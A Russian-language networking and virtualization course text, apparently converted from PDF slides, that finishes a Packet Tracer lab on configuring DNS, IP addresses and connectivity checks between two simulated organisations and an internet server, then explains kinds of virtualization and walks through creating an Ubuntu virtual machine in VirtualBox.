<hr>Welcome to INTERNET! Opening doors to new opportunities. Mind Wide Open.
...
...
```

«Save»

Шаг 5.1.c – Настройка Выделенного Сервера «Comp8» – настройка DNS-Сервиса

- «Comp8» → «Services» → «SERVICES» → «DNS»

- DNS:

DNS Service On Off

Resource Records

Name internet.com Type A Record ▾

Address 210.210.210.8

«Add» ↓

No.	Name	Type	Detail
0	internet.com	A Record	210.210.210.8

Шаг 5.1.d – Настройка Выделенного Сервера «Comp8» – проверка сетевого взаимодействия с Роутером

- «Comp8» → «Desktop» → «Command Prompt» → ping 210.210.210.3 → OK

Шаг 5.1.e – Проверка доступа к веб-сайту в Интернет с Сервера «Comp8»

- «Comp8» → «Desktop» → «Web Browser»

- URL: internet.com → «Go» ↓

INTERNET
Welcome to INTERNET! Opening doors to new opportunities. Mind Wide Open.
...

Шаг 6 – Настройка Конечных устройств городской сети «ORGANIZATION-1 + ORGANIZATION-2 + INTERNET»

Шаг 6.1 – Настройка Сервера Провайдера «Provider»:

Шаг 6.1.a – Настройка Сервера Провайдера «Provider» – Настройка сетевых интерфейсов

- «Provider» → «Desktop» → «IP Configuration»

- IP Address: 200.200.200.10 – IP-адрес хоста
 - Subnet Mask: 255.255.255.0 – 24-ая маска подсети
 - Default Gateway: 200.200.200.3 – шлюз = IP-адрес Маршрутизатора на стороне Сети Интернет
 - DNS Server: 200.200.200.10 – DNS-Сервер = IP-адрес DNS-Сервера Провайдера

Шаг 6.1.b – Настройка Сервера Провайдера «Provider» – Настройка DNS-Сервиса

- «Provider» → «Services» → «SERVICES» → «DNS»

- DNS:

DNS Service On Off

Resource Records

Name org1.site.com Type A Record ▾

Address 192.168.1.2

«Add» ↓

No.	Name	Type	Detail
0	org1.site.com	A Record	192.168.1.2

Name org2.site.com Type A Record ▼

Address 10.0.0.5

«Add» ↓

No.	Name	Type	Detail
0	org1.site.com	A Record	192.168.1.2
1	org2.site.com	A Record	10.0.0.5

Name internet.com Type A Record ▼

Address 210.210.210.8

«Add» ↓

No.	Name	Type	Detail
0	org1.site.com	A Record	192.168.1.2
1	org2.site.com	A Record	10.0.0.5
2	internet.com	A Record	210.210.210.8

Шаг 6.1.с – Настройка Сервера Провайдера «Provider» – Проверка сетевого взаимодействия с Роутерами

- «Provider» → «Desktop» → «Command Prompt» → ping 200.200.200.1 → OK
- «Provider» → «Desktop» → «Command Prompt» → ping 200.200.200.2 → OK
- «Provider» → «Desktop» → «Command Prompt» → ping 200.200.200.3 → OK

Шаг 6.1.д – Проверка доступа с Сервера «Comp8» к веб-сайтам обеих Организаций и доступом в Интернет

- «Provider» → «Desktop» → «Web Browser»

- URL: org1.site.com → «Go» ↓

1st Organization

Welcome to 1st Organization! Opening doors to new opportunities. Mind Wide Open.
...

- URL: org2.site.com → «Go» ↓

2nd Organization

Welcome to 2nd Organization! Opening doors to new opportunities. Mind Wide Open.
...

- URL: internet.com → «Go» ↓

INTERNET

Welcome to INTERNET! Opening doors to new opportunities. Mind Wide Open.
...

Шаг 6.2 – Проверка сетевого взаимодействия между Организациями и Интернет

- Пропинговать Конечные у-ва с Конечных устройств из «Организации-1» в «Организации-2» и Интернет

- «Comp2» → ping 10.0.0.5 → OK
- «Comp2» → ping 10.0.0.6 → OK
- «Comp2» → ping 10.0.0.7 → OK
- «Comp2» → ping 210.210.210.8 → OK

- «Comp3» → ping 10.0.0.5 → OK
- «Comp3» → ping 10.0.0.6 → OK
- «Comp3» → ping 10.0.0.7 → OK
- «Comp3» → ping 210.210.210.8 → OK

- «Comp4» → ping 10.0.0.5 → OK
- «Comp4» → ping 10.0.0.6 → OK
- «Comp4» → ping 10.0.0.7 → OK
- «Comp4» → ping 210.210.210.8 → OK

- Пропинговать Конечные у-ва с Конечных устройств из «Организации-2» в Интернет
 - «Comp5» → ping 210.210.210.8 → OK
 - «Comp6» → ping 210.210.210.8 → OK
 - «Comp7» → ping 210.210.210.8 → OK
- Пропинговать Маршрутизаторы обоих Организаций и Интернет
 - «Router1» → ping 200.200.200.2 → OK
 - «Router1» → ping 200.200.200.3 → OK
 - «Router2» → ping 200.200.200.3 → OK

Шаг 7 – Проверка работы Веб-сервисов на Клиентах – доступ к сайтам Организаций и в Интернет:

Шаг 7.1 – Проверка доступа из 1ой Организации:

Шаг 7.1.a – Проверка доступа из 1ой Организации – к сайтам 2ой Организации

- «Comp4» → «Desktop» → «Web Browser»

- URL: org2.site.com → «Go» ↓

2nd Organization
Welcome to 2nd Organization! Opening doors to new opportunities. Mind Wide Open.
...

Шаг 7.1.b – Проверка доступа из 1ой Организации – к Интернет-сайтам

- «Comp4» → «Desktop» → «Web Browser»

- URL: internet.com → «Go» ↓

INTERNET
Welcome to INTERNET! Opening doors to new opportunities. Mind Wide Open.
...

Шаг 7.2 – Проверка доступа из 2ой Организации:

Шаг 7.2.a – Проверка доступа из 2ой Организации – к сайтам 1ой Организации

- «Comp7» → «Desktop» → «Web Browser»

- URL: org1.site.com → «Go» ↓

1st Organization
Welcome to 1st Organization! Opening doors to new opportunities. Mind Wide Open.
...

Шаг 7.2.b – Проверка доступа из 2ой Организации – к Интернет-сайтам

- «Comp7» → «Desktop» → «Web Browser»

- URL: internet.com → «Go» ↓

INTERNET
Welcome to INTERNET! Opening doors to new opportunities. Mind Wide Open.
...

Шаг 7.3 – Проверка доступа из Интернета:

Шаг 7.3.a – Проверка доступа из Интернета – к сайтам 1ой Организации

- «Comp8» → «Desktop» → «Web Browser»

- URL: org1.site.com → «Go» ↓

1st Organization
Welcome to 1st Organization! Opening doors to new opportunities. Mind Wide Open.
...

Шаг 7.3.b – Проверка доступа из Интернета – к сайтам 2ой Организации

- «Comp8» → «Desktop» → «Web Browser»

- URL: org2.site.com → «Go» ↓

2nd Organization
Welcome to 2nd Organization! Opening doors to new opportunities. Mind Wide Open.
...

Virtualization

? Виртуализация

Виртуализация – предоставление набора вычислительных ресурсов или их логического объединения, абстрагированное от аппаратной реализации, и обеспечивающее при этом логическую изоляцию друг от друга вычислительных процессов, выполняемых на одном физическом ресурсе. Примером использования виртуализации является возможность запуска нескольких операционных систем на одном компьютере: при том каждый из экземпляров таких гостевых операционных систем работает со своим набором логических ресурсов (процессорных, оперативной памяти, устройств хранения), предоставлением которых из общего пула, доступного на уровне оборудования, управляет хостовая операционная система – гипервизор. Также могут быть подвергнуты виртуализации сети передачи данных, сети хранения данных, платформенное и прикладное программное обеспечение (эмуляция).

? Виды виртуализации

- Оборудование:
 - Эмуляция – полная виртуализация (виртуализация всей платформы); например, QEMU или эмуляторы игровых консолей.
- Операционные системы:
 - Программная виртуализация:
 - Динамическая трансляция; при динамической (бинарной) трансляции проблемные команды гостевой операционной системы перехватываются гипервизором.
 - Паравиртуализация: операционная система взаимодействует с программой гипервизора, который предоставляет ей гостевой API, вместо использования напрямую таких ресурсов, как таблица страниц памяти.
 - Встроенная виртуализация
 - Аппаратная виртуализация – виртуализация с поддержкой специальной процессорной архитектуры. В отличие от программной виртуализации, с помощью данной техники возможно использование изолированных гостевых систем, управляемых гипервизором напрямую.
 - Виртуализация на Уровне Операционной Системы – работа нескольких экземпляров пространства пользователя в рамках одной ОС. Примерами могут быть Docker, LXC
- Программное обеспечение:
 - Виртуализация Приложений / Виртуализация Рабочего Окружения – работа отдельных приложений в среде, отделённой от основной ОС. Эта концепция тесно связана с портативными приложениями. Примерами могут быть: Citrix XenApp, Microsoft App-V.
 - Виртуализация Сервисов – эмуляция поведения системных компонентов, необходимых для запуска приложения в целях отладки и тестирования (англ. Application Under Test). Вместо виртуализации компонентов целиком, эта технология виртуализует только необходимые части. Примеры: SoapUI, Parasoft Virtualize.
- Память:
 - Виртуализация Памяти (Memory Virtualization) – объединением оперативной памяти из различных ресурсов в единый массив. Реализации: Oracle Coherence, GigaSpaces XAP.
 - Виртуальная Память – изоляция адресного пространства приложения от всего адресного пространства. Применяется во всех современных ОС.
- Системы Хранения:
 - Виртуализация хранения данных, представление набора физических носителей в виде единого физического носителя.
 - Блочная виртуализация;
 - Файловая виртуализация.
 - Распределённая файловая система – любая файловая система, которая позволяет получать доступ к файлам с нескольких устройств, с помощью компьютерной сети.
 - Виртуальная файловая система – уровень абстракции поверх конкретной реализации файловой системы. Целью VFS является обеспечение единообразного доступа клиентских приложений к различным типам файловых систем.
 - Гипервизор хранения (Storage Hypervisor) – программа, которая управляет виртуализацией пространства для хранения данных и может объединять различные физические пространства в единый логический массив.

- Виртуализация устройств хранения данных: виртуализация жёсткого (логический диск) или оптического диска (например, DAEMON Tools).
- Базы Данных:
 - Виртуализация Данных (Data Virtualization) – представление данных в абстрактном виде, независимо от нижележащих систем управления и хранения данных, а также их структуры. Это подход к унификации данных из нескольких источников на одном уровне, чтобы приложения, средства отчётности и конечные пользователи могли получать доступ к данным, не нуждаясь в подробных сведениях об исходных источниках, местоположениях и структурах данных.
- Сеть:
 - Виртуализация сети – процесс объединения аппаратных и программных сетевых ресурсов в единую виртуальную сеть.
 - Внешняя, соединяющая множество сетей в одну виртуальную.
 - Внутренняя, создающая виртуальную сеть между программными контейнерами внутри одной системы.
 - Виртуальная частная сеть – обеспечение одного или нескольких сетевых соединений поверх другой сети.

? Области применения виртуализации

- Виртуальные машины. Виртуальная машина – это окружение, которое представляется для «гостевой» операционной системы, как аппаратное. Однако на самом деле это программное окружение, которое эмулируется программным обеспечением хостовой системы. Эта эмуляция должна быть достаточно надёжной, чтобы драйверы гостевой системы могли стабильно работать. При использовании паравиртуализации, виртуальная машина не эмулирует аппаратное обеспечение, а, вместо этого, предлагает использовать специальный API.
- Примеры применения:
 - Тестовые лаборатории и обучение – тестированию в виртуальных машинах удобно подвергать приложения, влияющие на настройки операционных систем, например инсталляционные приложения. За счёт простоты в развертывании виртуальных машин, они часто используются для обучения новым продуктам и технологиям.
 - Распространение предустановленного программного обеспечения – многие разработчики программных продуктов создают готовые образы виртуальных машин с предустановленными продуктами и предоставляют их на бесплатной или коммерческой основе. Такие услуги предоставляют VMware VMTN или Parallels PTN.
- Виртуализация Ресурсов / Разделение Ресурсов (Partitioning) – может быть представлена как разделение одного физического узла на несколько частей, каждая из которых видна для владельца в качестве отдельного сервера. Не является технологией виртуальных машин, осуществляется на уровне ядра операционной системы. В системах с гипервизором второго типа обе операционные системы (гостевая и гипервизора) отнимают физические ресурсы, и требуют отдельного лицензирования. Виртуальные серверы, работающие на уровне ядра ОС, почти не теряют в быстродействии, что даёт возможность запускать на одном физическом сервере сотни виртуальных, не требующих дополнительных лицензий. Дисковое пространство или пропускной канал сети разделены на некоторое количество меньших составляющих, и потому легче используемых ресурсов того же типа. Например, к реализации разделения ресурсов можно отнести OpenSolaris Network Virtualization and Resource Control (Проект Crossbow), позволяющий создавать несколько виртуальных сетевых интерфейсов на основе одного физического.
- Виртуализация приложений – процесс использования приложения, преобразованного из требующего установки в операционную систему в не требующее (требуется только запустить). Для виртуализации приложений программное обеспечение виртуализатора определяет при установке виртуализуемого приложения, какие требуются компоненты ОС, и эмулирует их. Таким образом, создаётся необходимая специализированная среда для конкретно этого виртуализуемого приложения и, тем самым, обеспечивается изолированность работы этого приложения. Для создания виртуального приложения виртуализуемое помещается в контейнер, оформленный, как правило, в виде папки. При запуске виртуального приложения запускается виртуализуемое приложение и контейнер, являющийся для него рабочей средой. Рабочая среда запускается и предоставляет локальные ранее созданные ресурсы, которое включает в себя ключи реестра, файлы и другие компоненты, необходимые для запуска и работы приложения. Такая виртуальная среда работает как прослойка между приложением и операционной системой, что позволяет избежать конфликтов между приложениями. Виртуализацию приложений обеспечивают, например, программы Citrix XenApp, SoftGrid и VMware ThinApp.

VirtualBox

? VirtualBox

VirtualBox (Oracle VM VirtualBox) – программный продукт виртуализации для операционных систем Windows, Linux, FreeBSD, macOS, Solaris/OpenSolaris, ReactOS, DOS и других.

? История VirtualBox

- 2007 – Innotek выпустила первую версию VirtualBox, с использованием исходного кода QEMU;
- 2008 – Sun Microsystems приобрела Innotek, (модель VirtualBox не изменилась);
- 2010 – Oracle приобрела Sun Microsystems, (модель VirtualBox не изменилась).

? Ключевые возможности VirtualBox

- Кроссплатформенность.
- Модульность.
- Поддержка USB 2.0, когда устройства хост-машины становятся доступными для гостевых ОС.
- Поддержка 64-битных гостевых систем и даже 32-битных хост-систем.
- Поддержка SMP на стороне гостевой системы.
- Встроенный RDP-сервер, а также поддержка клиентских USB-устройств поверх протокола
- Экспериментальная поддержка аппаратного 3D-ускорения.
- Поддержка образов жёстких дисков VMDK (VMware) и VHD (Microsoft Virtual PC), включая Snapshots.
- Поддержка iSCSI.
- Поддержка виртуализации аудиоустройств (эмуляция AC'97 или Sound Blaster 16 или Intel HD Audio).
- Поддержка различных видов сетевого взаимодействия (NAT, Host Networking via Bridged, Internal)
- Поддержка цепочки сохранённых состояний виртуальной машины (Snapshots), к которым может быть произведён откат из любого состояния гостевой системы.
- Поддержка Shared Folders для простого обмена файлами между хостовой и гостевой системами.
- Поддержка интеграции рабочих столов (Seamless Mode) хостовой и гостевой операционной системой.
- Поддержка формата OVF/OVA.
- Есть возможность выбора языка интерфейса.
- Базовая версия полностью открыта по лицензии GNU GPL – нет ограничений в использовании.


? Пакет дополнений

- VirtualBox Guest Additions – комплект ПО, устанавливаемый в гостевую ОС и расширяющий её возможности по взаимодействию с системой виртуализации и хост-системой. Например, после установки специального драйвера «виртуальной видеокарты» становится возможным изменять разрешение рабочего стола гостевой ОС произвольным образом вслед за размером окна VirtualBox, в котором запущена виртуальная машина.
- До версии 4.0.0 существовало две версии, различавшиеся по лицензии и функциональности. Начиная с версии 4.0.0, закрытые компоненты вынесены в отдельный пакет дополнений (Extension Pack) – Пакет дополнений содержит закрытые компоненты и распространяется под проприетарной лицензией PUEL (бесплатно только в персональных целях или для ознакомления):
 - RDP-сервер – позволяет подключаться к виртуальной системе удалённо с помощью любого RDP-совместимого клиента;
 - Поддержка USB – позволяет передавать виртуальной машине USB устройства;
 - Intel PXE – загрузка операционной системы по сети, используется для создания тонких клиентов и бездисковых рабочих станций.

? ORACLE VM VIRTUALBOX – ОБЗОР


Запустить «Oracle VM VirtualBox»

Откроется окно менеджера «Oracle VM VirtualBox Менеджер»



- В основной панели (слева) будет поле «Инструменты», а уже при наличии виртуальных машин – поля с названиями этих машин (н-р, «Ubu»).
- В панели справа будут кнопки:

- «Настройки» – Глобальные настройки.



- Общие;
- Ввод;
- Обновления;
- Язык;
- Дисплей;
- Сеть;
- Плагины;
- Прокси.
- «Импортировать» – Импорт конфигураций – открывает окно для выбора файла конфигурации.
- «Экспортировать» – Экспорт конфигураций – открывает окно для выбора уже созданных конфигураций с целью их экспорта.
- «Создать» – Создать Виртуальную машину – открывает окно для создания Виртуальной машины с указанием её имени, папки хранения, типом и версией ОС.
- «Добавить» – Добавляет Виртуальную машину – открывает окно для выбора созданных ранее, сохранённых, но в данный момент закрытых конфигураций (сохранённых файлов «.vbox»)


? Создание Виртуальной Машины в Oracle VM VirtualBox

БРАУЗЕР

- Перед началом работы, нужно скачать образ операционной системы из Интернета.
- Например, образ ОС Linux – Ubuntu.
- В Интернете найти и скачать файл с образом (расширение «iso») – н-р, «ubuntu-16.04.6-desktop-amd64.iso»

ORACLE VM VIRTUALBOX

- В панели слева выбрать «Инструменты»
- В панели справа нажать  «Создать»
 - Откроется окно «Создать виртуальную машину», секция «Укажите имя и тип ОС»:
 - Имя: **Ubuntu1** – придумать название
 - Папка: **D:\VMBox** – место хранения по умолчанию (можно изменить)
 - Тип: **Linux** – выбрать из выпадающего списка (авто-выбор на основании поля «Имя»)
 - Версия: **Ubuntu (64-bit)** – выбрать из выпадающего списка (авто-выбор на основании «Имя»)
 - «Создать виртуальную машину», секция «Укажите объём памяти» – указать объём оперативной памяти (RAM), выделенный данной виртуальной машине изменяя показания на слайдере:
 - Установить рекомендуемый объём – **2048 МБ** – следует учесть минимальные системные требования, необходимые для создаваемой ОС.
 - * Слайдер имеет зелёную и красную зоны. При увеличении желаемого объёма и перехода в красную зону – реальная машина может начать плохо работать из-за превышения допустимого объёма RAM, который реальная машина может выделить виртуальной.




«Далее»


- «Создать виртуальную машину», секция «Жёсткий диск» – создать новый виртуальный Жёсткий диск или выбрать реальный, уже существующий:
 - Рекомендованный объём нового виртуального диска будет так же рекомендован – **10 ГБ**
 - Не подключать виртуальный жёсткий диск
 - Создать новый виртуальный жёсткий диск – **оставить по умолчанию**
 - Использовать существующий виртуальный жёсткий диск
- «Создать виртуальную машину», секция «Укажите тип» – указать тип создаваемого файла:
 - VDI (VirtualBox Disk Image)
 - VHD (Virtual Hard Disk) – выбрать «Виртуальный Жёсткий Диск»
 - VMDK (Virtual Machine Disk)
- «Создать виртуальную машину», секция «Укажите формат хранения» – указать должен ли виртуальный диск подстраивать свой размер под размер содержимого или быть фиксированного размера:
 - Динамический виртуальный жёсткий диск
 - Фиксированный виртуальный жёсткий диск – **выбрать «Фиксированный Жёсткий Диск»**

«Далее»

- «Создать виртуальную машину», секция «Укажите имя и размер файла» – указать должен ли виртуальный диск подстраивать свой размер под размер содержимого или быть фиксированного размера:
D:\VMBox\Ubuntu1\Ubuntu1.vhd – задать место хранения, имя и тип («vhd») файла (кнопка)
10,00 ГБ – указать размер виртуального жёсткого диска (в поле ввода, или на слайдере ниже)
«Создать»
- В панели слева под секцией «Инструменты» появится секция созданной виртуальной машины – «Ubuntu1», с текущим её состоянием (выключена) и пиктограммой списка. Кликнув на эту пиктограмму можно посмотреть «Детали», «Снимки», «Журналы» данной виртуальной машины.
- В панели слева выбрать эту Виртуальную Машину – «Ubuntu1»
- В поле справа появится опции: «Создать», «Настроить», «Сбросить», «Запустить»
Ниже будет приведена сводная информация по данной виртуальной машине: Общие параметры, Превью, Система, Дисплей, Носители, Аудио, Сеть, USB, Общие папки, Описание.



- Нажать «Настроить» – откроется окно настроек выбранной Виртуальной Машины – «Ubuntu1 - Настройки»
- В меню слева доступны разделы настройки Виртуальной Машины с включёнными в них вкладками:
 - Общие – Табы: Основные, Дополнительно, Описание, Шифрование дисков
 - Система – Табы: Материнская плата, Процессор, Ускорение
 - Дисплей – Табы: Экран, Удалённый доступ, Запись
 - Носители – Табы: (нет)
 - Аудио – Табы: (нет)
 - Сеть – Табы: АдAPTER 1, АдAPTER 2, АдAPTER 3, АдAPTER 4
 - COM-порты – Табы: Порт 1, Порт 2, Порт 3, Порт 4
 - USB – Табы: (нет)
 - Общие папки – Табы: (нет)
 - Интерфейс пользователя – Табы: (нет)



- Произвести настройки разделов и вкладок:

- Общие:**

- Основные

Имя: **Ubuntu1** – название Виртуальной Машины

Тип: **Linux** – тип создаваемой ОС

Версия: **Ubuntu (64-bit)** – опция создаваемой ОС

- Дополнительно:

Папка для снимков: **C:\...\VirtualBox VMs\Ubu2\Snapshots** – изменить или оставить

Общий буфер обмена: **Выключен** – оставить

Функция Drag'n'Drop: **Выключен** – оставить

- Описание

(пустое поле для ввода описания) – можно оставить пустым

- Шифрование дисков

Включить шифрование дисков – оставить по умолчанию

Алгоритм шифрования дисков: Не менять – (опция не активна, при выкл. шифровании)

Введите новый пароль: (опция не активна, при выкл. шифровании)

Подтвердите новый пароль: (опция не активна, при выкл. шифровании)

- Система:**

- Материнская плата

Основная память:  **2048 МБ** – оставить установленную
4 МБ 6144 МБ

Порядок загрузки:

- | | |
|---|------------------------|
| <input type="checkbox"/> Гибкий диск | – выключить |
| <input checked="" type="checkbox"/> Оптический диск | – оставить включённым |
| <input checked="" type="checkbox"/> Жёсткий диск | – оставить включённым |
| <input type="checkbox"/> Сеть | – оставить выключенным |

Чипсет:

PIIX3 – оставить по умолчанию

Манипулятор курсора:


USB планшет – оставить по умолчанию

Дополнительные возможности:

- | | |
|--|-------------------------|
| <input checked="" type="checkbox"/> Включить I/O APIC | – оставить по умолчанию |
| <input type="checkbox"/> Включить EFI | – оставить по умолчанию |
| <input checked="" type="checkbox"/> Часы в системе UTC | – оставить по умолчанию |

- Процессор

Процессор(ы):

 **1** – оставить установленный
1ЦП 4ЦП

Предел загрузки ЦПУ:

 **100%** – оставить установленный
1% 100%

Дополнительные возможности:

- | | |
|---|-------------------------|
| <input type="checkbox"/> Включить PAE/NX | – оставить по умолчанию |
| <input type="checkbox"/> Включить Nested VT-x/AMD-V | – опция неактивна |

- Ускорение

Интерфейс паравиртуализации: – оставить по умолчанию

Аппаратная виртуализация: Включить Nested Paging – оставить по умолчанию

- Дисплей:

- Экран

Видеопамять:  – установить

0 МБ 128 МБ

Количество мониторов:  – оставить по умолчанию

1 8

Коэффициент масштабирования:  – по умолчанию

Мин Макс

Графический контроллер: – оставить по умолчанию

Ускорение: Включить 3D-ускорение – оставить по умолчанию

- Удалённый доступ

Включить сервер удалённого доступа – оставить по умолчанию

- Запись

Включить запись – оставить по умолчанию

- Носители:

Контроллер IDE – оставить по умолчанию

Контроллер SATA – оставить по умолчанию

- Аудио:

Включить аудио – оставить по умолчанию

Аудио драйвер: Widows DirectSound – оставить по умолчанию

Аудиоконтроллер: ICH AC97 – оставить по умолчанию

Дополнительные возможности: Включить аудио выход – оставить по умолчанию

Включить аудио вход – оставить по умолчанию

- Сеть:

- Адаптер 1

Включить сетевой адаптер – оставить включённым

Тип подключения: – оставить по умолчанию

Имя: – опция не активна

▶ Дополнительно – не настраивать

- Адаптер 2

Включить сетевой адаптер – оставить выключенным

- Адаптер 3

Включить сетевой адаптер – оставить выключенным

- Адаптер 4

Включить сетевой адаптер – оставить выключенным

○ **СОМ-порты:**

- Порт 1 Включить последовательный порт – оставить выключенным
- Порт 2 Включить последовательный порт – оставить выключенным
- Порт 3 Включить последовательный порт – оставить выключенным
- Порт 4 Включить последовательный порт – оставить выключенным

○ **USB:**

- Включить контроллер USB – оставить включённым

- Контроллер USB 1.1 (OHCI) – оставить включённым

Фильтры устройства USB: – оставить поле пустым

○ **Общие папки:**

Общие папки: – оставить поле пустым


○ **Интерфейс пользователя:**

- Мини-тулбар: Использовать в полноэкранных режимах – оставить
 В верхней части экрана – оставить

- После произведённых настроек – нажать «OK» – окно настроек «Ubuntu1 – Настройки» закроется.
- Произойдёт изменение и сохранение конфигурации Виртуальной Машины.
- В правой части нажать «➔» (Запустить)
- Появится окно запуска Виртуальной Машины с диалоговым окном выбора носителя

WINDOWS


- Запустить скаченный ранее файл с образом оптического диска «ubuntu-16.04.6-desktop-amd64.iso»
- В окне «Мой Компьютер», на оптическом носителе появится образ диска, например:



ORACLE VM VIRTUALBOX

